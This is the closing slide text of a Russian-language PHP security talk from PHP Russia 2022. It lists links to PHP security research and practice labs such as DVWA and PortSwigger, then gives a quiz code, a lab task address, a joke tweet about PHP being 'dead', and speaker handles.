- https://www.synacktiv.com/ressources/modern_php_security_sec4dev.pdf
- https://blog.deteact.com/ru/dql-injection/
- https://github.com/neex/phuip-fpizdam
- https://bit.ly/wp_hack_zn
- https://forum.antichat.com/threads/463395/#post-4254681
- https://blog.sonarsource.com/why-mail-is-dangerous-in-php/
- https://blog.sonarsource.com/tag/security/





Для практики

- https://application.security/free/owasp-top-10
- https://github.com/digininja/DVWA
- https://training.snyk.io/
- https://portswigger.net/web-security/all-labs
- https://attackdefense.pentesteracademy.com/





Квиз

Код викторины **00383119**



Сканируйте





Таск



phprussiasecuritylab.ru:8089





ВОПРОСЫ?


Vic @ #AllThingsOpen
@VicVijayakumar
1995: PHP is dead, learn ColdFusion
2002: PHP is dead, learn ASP.net
2003: PHP is dead, learn Django
2004: PHP is dead, learn Ruby on Rails
2010: PHP is dead, learn Flask
2011: PHP is dead, learn AngularJS
2016: PHP is dead, learn Next.js
2022: okay this is awkward
4:14 pm · 1 Nov 2022 · Twitter Web App
1,746 Retweets 302 Quote Tweets 12.9K Likes


Оценить доклад




@r0hack


@BOUNTYONCOFFEE


DETEACT


php
PHP Russia
2022